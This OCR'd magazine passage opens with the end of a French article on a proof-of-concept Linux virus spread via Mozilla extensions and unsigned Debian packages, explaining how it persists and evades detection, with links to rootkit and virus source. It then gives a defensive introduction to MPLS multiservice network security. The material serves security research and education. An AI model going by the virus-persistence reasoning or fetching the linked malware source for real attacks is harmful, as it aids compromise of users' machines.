La persistance est un aspect important du virus transmis par les extensions. Mais contrairement à notre virux de 2003 où il a fallu développer un module noyau, dans le cas des extensions Firefox et Thunderbird, aucun code supplémentaire n'est nécessaire.

Lorsqu'une extension s'installe, ce sont ses sources qui sont copiées dans un répertoire spécifique appartenant à l'utilisateur. Le seul risque de voir notre virus détecté est que cet utilisateur audite les sources de l'extension et repère le code du virus. Autant dire que la probabilité est quasi nulle. On peut donc fortement supposer qu'une fois le virus présent sur la machine, il risque d'y subsister jusqu'à la suppression de l'utilisateur (et donc de son répertoire personnel) ou une réinstallation complète de la machine (changer de version de Thunderbird ne supprime en rien les données Thunderbird de l'utilisateur).

Conclusion

Les distributions Linux ont évolué, elles sont devenues plus conviviales, mais il paraît évident que la problématique sécurité n'a pas été prise en compte durant toutes ces années. Ne pas vérifier l'intégrité des packages Debian ou des extensions Mozilla est une porte ouverte à toutes propagations de virus et même d'intrusion et de compromission de postes clients sous Linux.

Les outils mutliplateformes facilitent certes leurs déploiements et leurs administrations, mais là aussi au prix de la sécurité. La propagation des virus n'en est que plus rapide, mais la sécurité des postes clients est aussi mise en danger si tant est qu'une vulnérabilité existe dans ces outils... et il en existe !

Bibliographie

[stealth] « *Kernel Rootkit Experiences* » – stealth,

http://www.phrack.org/phrack/61/p61-0x0e_Kernel_Rootkit_Experiences.txt

[adore] Adore 0.54 – stealth,

http://stealth.openwall.net/rootkits/adore-ng-0.54.tgz

[cerberus]

http://www.phrack.org/phrack/61/p61-0x08_The_Cerberus_ELF_interface.txt

[winux] – Winux source code,

home.datacomm.ch/prutishauser/viren/virii/winux.asm

[debian]

http://www.debian.org/doc/manuals/securing-debian-howto/ch7.en.html#s-deb-pack-sign

[openoffice] FILIOL (Eric), FIZAINE (Jean-Paul), « Le risque viral sous OpenOffice 2.0.x », MISC 27.

http://actes.sstic.org/SSTIC06/Rump_sessions/SSTIC06-rump-Filiol-Risque_viral_sous_OpenOffice.pdf

[yanisto] YANISTO, « Création d'un binaire multiplateforme », MISC 20.

La problématique sécurité d'un réseau multiservice

Cet article décrit tout d'abord ce qu'est un réseau multiservice, ainsi que les services qu'il offre. Il détaille ensuite la problématique sécurité liée à l'architecture, à la protection du cœur du réseau, à la gestion du routage et au contrôle des configurations des équipements réseau.

mots clés : ***réseau multiservice / cœur de réseau***

1. Introduction au dossier

Ce dossier traite de la problématique sécurité d'un réseau multiservice. Bien que le sujet soit très vaste, nous avons voulu détailler quelques aspects critiques de telles architectures par le biais des articles suivants :

⇨ La problématique sécurité d'un réseau multiservice décrit ce qu'est un réseau multiservice et introduit la problématique sécurité qui sera approfondie dans les articles suivants du dossier.

⇨ La maîtrise de la sécurité de l'architecture traite des principes et règles de sécurité qui peuvent s'appliquer à une architecture réseau ;

⇨ La protection du cœur du réseau se découpe en deux articles détaillant tout d'abord les principes de fonctionnement d'un équipement réseau, suivi par la description des protections possibles à mettre en œuvre.

⇨ Le contrôle des configurations présente l'outil HDIFF basé sur des patrons d'expressions régulières permettant d'auditer tout type de configuration d'équipement (modèle « ligne par ligne »).

2. Qu'est ce qu'un réseau multiservice ?

Un réseau multiservice est la résultante d'au moins trois facteurs :

⇨ Évolution technologique : les protocoles réseau évoluent extrêmement rapidement et permettent de nos jours par des techniques de *tunneling* [1] ou d'*overlay* [2] de faire transiter divers protocoles réseau sur un même réseau. Converger ses réseaux et ses services sur un réseau mutualisé est donc techniquement possible.

⇨ L'explosion des services : ce besoin couplé avec l'explosion du « multimédia » nécessite un déploiement rapide et efficace. Le temps entre les demandes et la mise en œuvre doit se réduire sous la forte pression du marché. Converger ses réseaux et ses services sur un réseau mutualisé permet alors de répondre à ce besoin.

⇨ La dimension économique : le coût d'un réseau mutualisée versus « n » réseaux par service doit être remis en question afin de prendre en compte les aspects économiques d'un marché des télécommunications très agressif. Converger ses réseaux et ses services sur un réseau mutualisé permet alors de réduire un certain nombre de coûts.

Un réseau multiservice repose donc sur une architecture mutualisée permettant de gérer un grand nombre de protocoles et de services. L'aspect sécurité d'un tel réseau devient alors critique sur plusieurs axes et acquiert aussi une nouvelle dimension de complexité qu'il faut maîtriser.

3. Les composants d'un réseau multiservice

Un réseau multiservice est généralement construit sur un cœur de réseau MPLS (*MultiProtocol Label Switching*) ou GMPLS (*Generalized* MPLS), composé des éléments suivants :

⇨ équipements P (*Provider*) ou LSR (*Label Switch Router*) dédiés à la commutation ;

⇨ équipements PE (*Provider Edge*) ou LER (*Label Edge Router*) dédiés à la création des VPN BGP/MPLS (ou autres services), ainsi qu'à la connectivité réseau avec les équipements localisés chez les clients.

⇨ équipements RR, (*Route Reflector*), dédiés à la centralisation des tables de routage des VPN BGP/MPLS (ou autres services) et de la table de routage globale du réseau multiservice.

⇨ équipements CE (*Customer Edge*), installés chez les clients et connectés aux équipements PE.


Deux types de services de base sont offerts sur ce réseau. Le premier permet de connecter un CE à Internet en exploitant généralement la table de routage globale du réseau multiservice. Le second permet de connecter un CE à un réseau VPN (*Virtual Private Network*) dédié et isolé des autres VPN configurés sur le réseau comme illustré à la figure 1.

Différents protocoles s'exécutent au sein du réseau multiservice comme l'illustre la figure 1. Nous détaillons brièvement ci-après

[1] *Tunneling (tunnelisation) : Il s'agit d'utiliser, pour un réseau, les connexions d'un autre réseau afin d'encapsuler ses données dans des paquets conformes au protocole utilisé sur le second réseau.*

[2] *Overlay (recouvrement) : Il s'agit de construire un réseau logique au-dessus d'un autre réseau. Des réseaux de recouvrement peuvent être implémentés sur d'autres réseaux de recouvrement utilisant dans la plupart des cas Internet comme réseau de couche inférieur.*

Cédric Llorens,
Cedric.llorens@wanadoo.fr



1 *Réseau multiservice*

le rôle de chaque protocole et nous décrivons aussi quelques éléments de sécurité.

Enfin, le réseau a aussi de nombreuses interconnexions avec d'autres réseaux et fournisseurs afin d'étendre ses services. Ces interconnexions seront extrêmement critiques pour la sécurité du réseau multiservice et devront faire l'objet d'une attention toute particulière.


3.1 Le protocole MPLS

Dans les réseaux IP, le routage des paquets s'effectue sur les adresses IP, ce qui nécessite de lire les en-têtes IP à chaque passage sur un nœud réseau. Pour réduire ce temps de lecture, deux protocoles ont vu le jour afin d'améliorer le transit global par une commutation des paquets au niveau 2 et non plus 3, comme le fait IP. Ces protocoles sont ATM (*Asynchronous Transfer Mode*), sur une initiative de l'ATM Forum, et MPLS (*MultiProtocol Label Switching*), sur une initiative de CISCO et IBM. Un réseau multiservice se base sur le protocole MPLS, qui est devenu un standard IETF (*Internet Engineering Task Force*), et route des paquets dans le réseau à partir de labels et non à partir d'adresses IP. La commutation de paquets se réalise sur ces labels et ne consulte plus les informations relatives au niveau 3 incluant les adresses IP **[RFC3031]**.

Le cœur du réseau commute alors des paquets MPLS qui eux-mêmes transportent les protocoles utilisés pour créer les différents services offerts. Il s'agit donc d'un élément interne au cœur qui doit être invisible de l'extérieur. Dit autrement, toute injection ou modification d'un paquet MPLS provenant d'une source non sûre générerait alors un problème d'intégrité pour le réseau **[Nataf]**.

Le protocole MPLS repose sur des structures de trame de niveau 2, cependant des extensions permettent d'introduire des références sur d'autres supports, comme le numéro d'une tranche de temps dans un partage temporel ou un numéro de longueur d'onde sur une fibre optique. C'est l'objet du GMPLS (*Generalized* MPLS) **[RFC3445]**.

Quelles que soient les techniques utilisées au cœur du réseau, celui-ci doit rester absolument invisible de l'extérieur afin de garantir sa sécurité comme l'illustre la figure 2.



2 *Invisibilité du cœur de réseau*

3.2 Le protocole de distribution des labels LDP/TDP

Les équipements du cœur du réseau emploient l'information de label pour commuter les paquets au travers du *backbone* MPLS. Chaque équipement, lorsqu'il reçoit un paquet, utilise le label pour déterminer l'interface et le label de sortie. Il est donc nécessaire de propager les informations sur ces labels à tous les équipements de ce cœur. Pour cela, des protocoles de distribution de labels sont déployés, tels que TDP/LDP (*Tag/Label Distribution Protocol*) [RFC3036].

Le cœur du réseau utilise donc ces labels pour commuter les paquets MPLS. Il s'agit donc d'un élément interne au cœur qui doit être invisible de l'extérieur. Dit autrement, toute injection de paquet TDP/LDP ou modification de label provenant d'une source non sûre générerait alors un sérieux problème d'intégrité pour le cœur de réseau.

3.3 Le protocole IP

Le protocole IP (*Internet Protocol*) permet l'élaboration et le transport des datagrammes IP sans toutefois en assurer la livraison [RFC791].

L'accès client au réseau et à ses services se réalise généralement en IPv4 ou IPv6. De plus, la gestion des équipements réseau côté opérateur repose aussi sur ces mêmes protocoles dans un plan d'adressage généralement privé uniquement accessible de la zone d'administration dédiée au réseau. Toute divulgation des routes associées à cette zone d'administration générerait alors un chemin d'accès possible vers ladite zone avec tous les impacts de sécurité associés.

3.4 Les protocoles de routage

Avant de détailler les protocoles de routage présents au sein d'un réseau multiservice, précisons quelques définitions.

Un réseau de routage est découpé en systèmes autonomes (AS : *Autonomous System*) ou zones de responsabilité. Un système autonome est finalement un ensemble de routeurs et de réseaux reliés les uns aux autres (administrés par une même entité) et s'échangeant des paquets par le biais d'un même protocole de routage.

Au sein d'un système autonome, le protocole de routage utilisé pour les échanges de routes est communément appelé « protocole de routage intérieur » (IGP : *Interior Gateway Protocol*). Pour les échanges de routes entre les systèmes autonomes, le protocole de routage utilisé est communément appelé « protocole de routage extérieur » (EGP : *Exterior Gateway Protocol*).

3.4.1 Le protocole de routage IGP

Les protocoles IGP (OSPF, IS_IS, etc.) sont conçus pour gérer le routage interne d'un réseau avec un temps rapide de convergence du calcul des tables de routage. Les décisions de routage s'appuient généralement sur une unique métrique afin de favoriser ce temps de convergence. Le nombre d'entrées dans les tables de routage doit aussi être limité afin d'assurer un temps de convergence efficace [RFC0995].

Le cœur du réseau utilise donc un protocole de routage IGP afin de déterminer les plus courts chemins à utiliser dans le réseau. Il s'agit donc d'un élément interne au cœur qui doit être invisible de l'extérieur. Dit autrement, toute injection de paquet IGP ou modification de paquet IGP provenant d'une source non sûre générerait alors un problème de routage au sein du cœur avec un impact immédiat sur tous les services [Nataf].

3.4.2 Le protocole de routage BGP

BGP est un protocole de routage externe et permet d'échanger des informations d'accessibilité entre les AS (*Autonomous System*). Il peut notamment fournir des informations détaillées concernant chaque route et les utiliser pour sélectionner le meilleur chemin [RFC1774].

Ce protocole de routage est utilisé à plusieurs endroits comme l'interconnexion du CE avec le PE afin d'échanger des routes clientes, entre le réseau multiservice et les interconnexions de *peering* Internet afin d'échanger des routes, entre le réseau multiservice et les interconnexions de peering VPN BGP/MPLS afin d'échanger des routes clientes.

Ces interconnexions sont des zones extrêmement sensibles pour la stabilité du réseau et doivent être considérées comme critiques pour sa sécurité [Llorens1, Llorens2]. Rappelons que si le routage du réseau est impacté, alors toutes les applications et services liés au réseau seront immédiatement impactés.

3.4.3 Le protocole de routage MP-BGP et les réseaux privés virtuels

Un réseau privé virtuel VPN BGP/MPLS permet de connecter des sites distants sur un réseau partagé par tous les clients. Le trafic du réseau privé virtuel est isolé logiquement des autres trafics VPN. Cette isolation est réalisée par un mécanisme de routage fondé sur le protocole MP-BGP, qui est une extension du protocole de routage BGP pour les réseaux MPLS.

Le protocole MP-BGP fonctionne en collaboration avec un protocole de distribution de labels afin d'associer un label à une route externe. Dans ce cas, deux niveaux de labels sont utilisés, le premier label correspond à la route dans le VPN concerné et le second label correspond au PE permettant d'atteindre le prochain saut BGP.

De plus, chaque VPN peut faire transiter les classes d'adresses IP qu'il désire sans qu'il y ait de conflit d'adresses IP avec d'autres VPN. Chaque VPN a en effet sa propre table de routage et, sur les réseaux MPLS, la commutation du trafic réseau est réalisée sur des labels uniques et non sur des adresses IP. Pour cela, un identifiant appelé RD (*Route Distinguisher*) est accolé à chaque *subnet* IPv4 afin de créer une route VPNv4. Pour créer la topologie associée à un VPN, on utilise l'import et l'export de routes à l'aide d'une communauté étendue BGP appelée « *Route-Target* » (RT) [RFC4364].
Le cœur du réseau utilise ces informations afin de pouvoir faire transiter le trafic VPN BGP/MPLS. Il s'agit donc d'un élément interne au cœur qui doit être invisible de l'extérieur. Dit autrement, toute injection ou modification de RD ou RT provenant d'une source non sûre générerait alors un sérieux problème de sécurité [Nataf].

4. Quelques exemples de services offerts


Nous décrivons ici quelques exemples classiques de services offerts par un réseau multiservice. Bien que ce choix soit limitatif,

il donne une première idée de la diversité des services disponibles sur un réseau mutualisé.

4.1 Les services d'accès à un VPN

Le service VPN BGP/MPLS permet de créer des VPN sur un réseau mutualisé tout en permettant à chaque VPN d'avoir son propre plan d'adressage. La connexion au réseau se réalise de manière classique en IP à partir d'un CE comme l'illustre la figure 3.

Seules les configurations des équipements PE contiennent la définition effective des VPN BGP/MPLS, les configurations des équipements P, RR et CE n'ayant aucune connaissance de la configuration des VPN BGP/MPLS. La consistance et l'intégrité des configurations des équipements PE assurent donc l'isolation et l'intégrité de ces VPN [Llorens1].



3 *Réseau multiservice – Accès à un VPN*

4.2 Les services d'accès à Internet à partir d'un VPN


Ce service permet de prolonger un VPN BPG/MPLS à Internet. Pour y parvenir, un équipement réseau fait l'interface ou passerelle entre le réseau multiservice et le réseau Internet comme l'illustre la figure 4.

Cette passerelle d'interconnexion permet non seulement de cacher et de protéger le réseau multiservice face au réseau Internet, mais aussi d'offrir pour chaque VPN un pare-feu entièrement dédié à chaque contexte (chaque VPN a son propre jeu de règles). Généralement, seul le trafic sortant du VPN vers Internet est autorisé et géré par le mode *stateful* du pare-feu. Enfin, le plan d'adressage interne d'un VPN est rendu invisible par les fonctions de NAT/PAT du pare-feu.

4.3 Les services d'accès à un VPN à partir d'Internet


Ce service permet d'accéder un VPN BGP/MPLS à partir d'Internet. Pour y parvenir, un équipement réseau fait l'interface ou passerelle entre le réseau multiservice et le réseau Internet comme l'illustre la figure 5 (page suivante).

Cette passerelle d'interconnexion permet non seulement de cacher et de protéger le réseau multiservice face au réseau Internet, mais aussi d'associer en « un » pour « un » une session IPSEC à un VPN.



4 *Réseau multiservice – Accès à Internet d'un VPN*


Ce service permet par exemple à des commerciaux en déplacement de se connecter au réseau d'entreprise afin de récupérer des informations.



5 *Réseau multiservice – Accès à un VPN d'Internet*

4.4 Les services d'agrégation à l'accès

Quel que soit le service offert par le réseau multiservice, un équipement d'accès du réseau multiservice est capable d'agréger différents types de protocoles d'accès comme l'illustre la figure 6.




6 *Réseau multiservice – Agrégation à l'accès*

Les protocoles d'accès peuvent être très variés tels que le DSL (*Digital Subscriber Line*), FrameRelay, ATM (*Asynchronous Transfer Mode*), Ethernet, etc. La pluralité de ces accès est possible grâce à la mise à jour des fonctionnalités associées aux équipements d'accès du réseau multiservice. Les nuages associés à chaque protocole d'accès indiquent soit que cet accès est réalisé directement par l'opérateur du réseau multiservice, soit que cet accès est réalisé par un opérateur tiers généralement en mode point à point afin d'assurer l'isolation de la connexion au réseau multiservice.

4.5 Les services de transport de LAN

Les réseaux Ethernet ont été pendant longtemps limités à des réseaux locaux. Cependant et avec le concept de VLAN (*Virtual LAN*) **[IEEE 802.1]**, il est possible de les étendre sur une portion MAN (*Metropolitan Area Network*) ou WAN (*Wide Area Network*). En effet, la technique de *tagging* des trames Ethernet (norme 802.1q) couplée avec la création de tunnels MPLS permet d'étendre un LAN partout dans le monde comme l'illustre la figure 7.



7 *Réseau multiservice – LAN international*

De manière plus précise, l'accès au réseau multiservice entre le CE et le PE se réalise généralement via un ESP (*Ethernet Service Provider*) offrant un réseau Ethernet Métropolitain. Des techniques basées sur EVC (*Ethernet Virtual Connection*) ou TLS (*Transparent LAN Service*) sont mises en œuvre afin de transporter les trames Ethernet tagguées **[MEF]**.

Ce service permet de créer des VPN (*Virtual Private Network*) internationaux de niveau 2 en se soustrayant de toute contrainte de routage imposé par l'opérateur de télécommunications. Il permet aussi de fixer sa stratégie uniquement sur des interfaces de type Ethernet qui sont généralement à bas prix et dont les débits ne cessent d'augmenter.

5. La problématique sécurité

Comme tout système, un réseau multiservice est vulnérable à des attaques. De plus, la concentration de services sur une architecture partagée renforce la complexité de la maîtrise de la sécurité.

Nous décrivons dans ce dossier quelques points clés relatifs à la sécurité de tels réseaux. Bien que les articles ne couvrent pas toute la problématique sécurité, ils permettent cependant de mieux comprendre et appréhender les enjeux de sécurité.

5.1 La maîtrise de la sécurité de l'architecture

La conception de l'architecture d'un réseau multiservice est primordiale pour assurer une évolution en toute sécurité des services offerts. Cet effort de conception assure une pérennité de l'architecture (consistance) et limite grandement les risques. En revanche, si les principes de départ étaient mauvais, l'architecture du réseau ne serait alors pas consistante et toute évolution ne

sera pas sans risque. Enfin, toute modification ultérieure apportera alors son lot de problèmes de sécurité ou d'effets de bord plus ou moins contrôlables.

Nous décrivons dans ce dossier les principes et règles de sécurité liées à l'architecture et à l'évolution des services d'un réseau. Ces principes sont génériques et permettent d'éviter en amont de faire des choix d'architecture dont la sécurité peut s'avérer difficile à maîtriser dans l'avenir.

5.2 La protection du cœur du réseau

La maîtrise du périmètre d'un réseau multiservice est fondamentale afin de protéger le protocole de routage interne, de distribution de tag, etc. de toute attaque pouvant faire effondrer le réseau et ses services. Ce périmètre doit aussi prendre en compte l'interconnexion à d'autres réseaux tels que les réseaux DSL d'accès, le réseau Internet, les réseaux VPN BGP/MPLS, etc.

Le contrôle de ce périmètre repose avant tout sur les mécanismes offerts par les équipements réseau composant ce périmètre. Ces mécanismes nécessitent à la fois une bonne compréhension du fonctionnement interne d'un équipement réseau, mais aussi des avantages et des inconvénients des techniques offertes.

Nous décrivons tout d'abord les principes de base d'un équipement réseau ainsi que les différents types de système d'exploitation existants. Ensuite, nous décrivons différentes techniques permettant de renforcer la sécurité.

5.3 La maîtrise du routage

La maîtrise du routage doit s'appliquer à plusieurs niveaux afin de contrôler :

⇨ La multiplication des protocoles de routage supportés et qui doivent cohabiter tous ensemble au sein du réseau : IGP (*Interior Gateway Protocol*), BGP (*Border Gateway Protocol*), MP-BGP (*Multi Protocol*), PIM (*Protocol Independent Multicast*), etc.

⇨ Les topologies de routage à multi-niveau engendrées par ces protocoles et qui doivent vérifier des contraintes très précises.

⇨ L'augmentation vertigineuse du nombre de routes à gérer avec des tailles prévisionnelles de l'ordre du million de routes, ainsi que la convergence des algorithmes de routage concernés.

Nous ne décrirons pas d'avantage cette problématique qui pointe à la fois des domaines d'architectures et d'algorithmique qui sortent du cadre de ce dossier. Le lecteur peut se référer aux thèses effectuées dans le domaine s'il désire de plus amples informations **[Pastel]**.

5.4 Le contrôle des configurations

Avec la concentration des réseaux et la diversité des services offerts, les configurations deviennent désormais un axe crucial de sécurité. La maîtrise des configurations devient réellement majeure si on prend en compte la dimension associée à la taille des configurations. En effet et dans des grands réseaux, on peut recenser plusieurs millions de lignes de configuration si on tient compte de tous les équipements réseau nécessaires au fonctionnement du réseau.

Nous décrivons dans ce dossier l'outil HDIFF qui permet de valider les configurations de tout type d'équipement basé sur un modèle « ligne à ligne » à partir de patrons d'expressions régulières.

Conclusion

Les protocoles réseau évoluent très rapidement et permettent d'imaginer tous les types de services possibles sur des architectures mutualisées.

La sécurité d'un cœur de réseau multiservice repose avant tout sur la maîtrise de la sécurité de son périmètre. Toute défaillance d'un maillon du périmètre permettrait alors d'atteindre les protocoles du cœur de réseau et de mettre à mal la disponibilité du réseau et de ses services.

La convergence vers un réseau mutualisé ajoute donc une nouvelle problématique de sécurité nécessitant d'être identifiée et maîtrisée afin d'assurer un avenir pérenne aux futurs services de télécommunications.

Références

[IEEE 802.1] Tout ce qu'il faut savoir sur la norme 802.1 : **http://www.ieee802.org/1/**

[Llorens1] LLORENS (C.), VALOIS (D.), « La sécurité des réseaux virtuels privés VPN BGP/MPLS », MISC n°20, juillet-août 2005.

[Llorens2] LLORENS (C.), BRUEL (F.), « Quelques éléments de sécurité du protocole BGP », MISC n°21, septembre-octobre 2005.

[MEF] Forum contenant des informations sur les fournisseurs d'accès Metro Ethernet : **http://www.metroethernetforum.org/**

[Nataf] NATAF (S.), DECRAENE (B.), « Ipv6 sur MPLS : 6PE et VPNv6 », MISC n°27, septembre-octobre 2006.

[Pastel] Bibliothèque virtuelle des thèses soutenues dans les grandes écoles de Paris, **http://pastel.paristech.org/bib/**

[RFC0791] POSTEL (J.), « *Internet Protocol* », septembre 1981, **http://www.rfc-editor.org/rfcsearch.html**.

[RFC0995] « *International Organization for Standardization, End System to Intermediate System Routing Exchange Protocol for use in conjunction with ISO 8473* », avril 1986, **http://www.rfc-editor.org/rfcsearch.html**

[RFC1774] TRAINA (P.), « *BGP-4 Protocol Analysis* », mars 1995, **http://www.rfc-editor.org/rfcsearch.html**

[RFC3031] ROSEN (E.), VISWANATHAN (A.), CALLON (R.), « *Multiprotocol Label Switching Architecture* », janvier 2001, **http://www.rfc-editor.org/rfcsearch.html**

